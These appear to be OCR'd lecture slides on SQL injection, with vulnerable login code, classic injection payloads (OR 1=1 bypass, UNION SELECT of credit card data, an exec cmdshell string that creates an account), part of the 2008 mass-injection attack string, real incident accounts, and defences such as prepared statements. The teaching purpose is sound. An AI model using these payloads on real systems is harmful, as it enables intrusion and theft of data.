
  UPDATE Keys SET Key=FA33452D WHERE PersonID=5
- Query syntax (mostly) independent of vendor

Typical Query Generation Code


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
        "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

- What if `'user'` is a malicious string that changes the meaning of the query?


Typical Login Prompt



User Input Becomes Part of Query




Normal Login




Malicious User Input

SQL Injection Attack




Exploits of a Mom

http://xkcd.com/327/



SQL Injection: Basic Idea



- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Back-End DB

- set UserFound=execute(
  "SELECT * FROM UserTable WHERE
  username=' " & form("user") & " ' AND
  password= ' " & form("pwd") & " ' ");

User supplies username and password, this SQL query checks if user/password combination is in the database

- If not UserFound.EOF
  Authentication correct
  else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username ' OR 1=1 --
- Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username='' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty ⇒ correct "authentication"!

Another SQL Injection Example

[From "The Art of Intrusion"]

- To authenticate logins, server runs this SQL command against the user database:

  SELECT * WHERE user='name' AND pwd='passwd'

- User enters ' OR WHERE pwd LIKE '% as both name and passwd

- Server executes

  SELECT * WHERE user='' OR WHERE pwd LIKE '%'

  AND pwd='' OR WHERE pwd LIKE '%'

- Logs in with the credentials of the first person in the database (typically, administrator!)

Wildcard matches any password

It Gets Better

- User gives username

  ’ exec cmdshell ‘net user badguy badpwd’ / ADD --

- Web server executes query

  set UserFound=execute(

  SELECT * FROM UserTable WHERE

  username= ‘’ exec … -- …);

- Creates an account for badguy on DB server

Pull Data From Other Databases

- User gives username

  ’ AND 1=0
  UNION SELECT cardholder, number,
  exp_month, exp_year FROM creditcards

- Results of two queries are combined
- Empty table from the first query is displayed together with the entire contents of the credit card database

More SQL Injection Attacks

- Create new users

  ’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’)
  VALUES (‘hacker’,‘38a74f’, 3234);

- Reset password

  ’; UPDATE USERS SET email=hcker@root.org
  WHERE email=victim@yahoo.com

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
     $new_pass .= chr(rand(97,122))
...
$result = dbquery("UPDATE ".$db_prefix."users
    SET user_password=md5('$new_pass')
    WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 8 random characters, assuming $new_pass is set to NULL

SQL query setting password in the DB

In normal execution, this becomes

```
UPDATE users SET user_password=md5('????????')
WHERE user_id='userid'
```

Exploit

Only works against older versions of PHP

User appends this to the URL:

&new_pass=badPwd%27%29%2c

user_level=%27103%27%2cuser_aim=%28%27

This sets $new_pass to badPwd'), user_level='103', user_aim=('

SQL query becomes

```
UPDATE users SET user_password=md5('badPwd'),
            user_level='103', user_aim=('????????')
WHERE user_id='userid'
```

… with superuser privileges

User's password is set to 'badPwd'

Second-Order SQL Injection

- Data stored in the database can be later used to conduct SQL injection
- For example, user manages to set uname to admin' --
  - This vulnerability could exist if input validation and escaping are applied inconsistently
    - Some Web applications only validate inputs coming from the Web server but not inputs coming from the back-end DB
  - UPDATE USERS SET passwd='cracked' WHERE uname='admin' --'
- Solution: treat all parameters as dangerous

CardSystems Attack (June 2005)

- CardSystems was a major credit card processing company
- Put out of business by a SQL injection attack
  - Credit card numbers stored unencrypted
  - Data on 263,000 accounts stolen
  - 43 million identities exposed

SQL Injection in the Real World

http://www.ireport.com/docs/DOC-11831

- Oklahoma Department of Corrections divulges thousands of social security numbers (2008)
  - Sexual and Violent Offender Registry for Oklahoma
  - Data repository lists both offenders and employees
- "Anyone with a web browser and the knowledge from Chapter One of SQL for Dummies could have easily accessed – and possibly, changed – any data within the DOC's databases"

Attack on Microsoft IIS (April 2008)

Brian Krebs on Computer Security

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Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited. This wave is not a result of a vulnerability in Internet Information Services or Microsoft SQL Server. We have also determined that these attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the developer of the Web site or application must use industry best practices outlined here. Our counterparts over on the IIS blog have written a post with a wealth of information for web developers and IT Professionals can take to minimize their exposure to these types of attacks by minimizing the attack surface area in their code and server configurations."

Shadowserver.org has a nice writeup with a great deal more information about the mechanics behind this attack, as does the SANS Internet Storm Center.

Main Steps in April 2008 Attack

- Use Google to find sites using a particular ASP style vulnerable to SQL injection
- Use SQL injection to modify the pages to include a link to a Chinese site nihaorr1.com
  - Do not visit that site – it serves JavaScript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger
- Attack used automatic tool; can be configured to inject whatever you like into vulnerable sites
- There is some evidence that hackers may have gotten paid for each victim's visit to nihaorr1.com

Part of the SQL Attack String

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor  CURSOR
FOR select a.name,b.name from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN
 exec('update ['+@T+'] set
['+@C+']=rtrim(convert(varchar,['+@C+']))+" "")
FETCH NEXT FROM  Table_Cursor INTO @T,@C
END CLOSE Table_Cursor
DEALLOCATE Table_Cursor;
DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(
%20AS%20NVARCHAR(4000));EXEC(@S);--
```

Preventing SQL Injection

- Validate all inputs
  - Filter out any character that has special meaning
    - Apostrophes, semicolons, percent symbols, hyphens, underscores, …
  - Check the data type (e.g., input must be an integer)
- Whitelist permitted characters
  - Blacklisting "bad" characters doesn't work
    - Forget to filter out some characters
    - Could prevent valid input (e.g., last name O'Brien)
  - Allow only well-defined set of safe values
    - Set implicitly defined through regular expressions

Escaping Quotes

- Special characters such as ’ provide distinction between data and code in queries
- For valid string inputs containing quotes, use escape characters to prevent the quotes from becoming part of the query code
- Different databases have different rules for escaping
  - Example: escape(o’connor) = o\’connor or
    escape(o’connor) = o”connor

Prepared Statements

- In most injection attacks, data are interpreted as code – this changes the semantics of a query or command generated by the application
- Bind variables: placeholders guaranteed to be data (not code)
- Prepared statements allow creation of static queries with bind variables; this preserves the structure of the intended query

Prepared Statement: Example

http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                        + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```

Bind variable
(data placeholder)

- Query is parsed without data parameters
- Bind variables are typed (int, string, ...)

- But beware of second-order SQL injection...

Parameterized SQL in ASP.NET

- Builds SQL queries by properly escaping args
  - Replaces ’ with \’

```
SqlCommand cmd = new SqlCommand(
      “SELECT * FROM UserTable WHERE
      username = @User AND
      password = @Pwd”, dbConnection);
cmd.Parameters.Add(“@User”, Request[“user”] );
cmd.Parameters.Add(“@Pwd”, Request[“pwd”] );
cmd.ExecuteReader();
```

More Bad Input Validation


[From "The Art of Intrusion"]

- Web form for traceroute doesn't check for "&" ⇒ type <IP addr> & <any shell command>
- PHF (phonebook) CGI script does not check input for newline ⇒ execute any shell command
  - Open xterm to attacker's X server, display pwd file
  - Use it to show directory contents, learn that Apache is running as "nobody", change config file so that it runs as "root" next time, break in after a blackout
- Perl script doesn't check for backticks ⇒ steal mailing list from a porn site for spamming

Echoing / "Reflecting" User Input

Classic mistake in server-side applications

http://naive.com/search.php?term="Britney Spears"



search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>

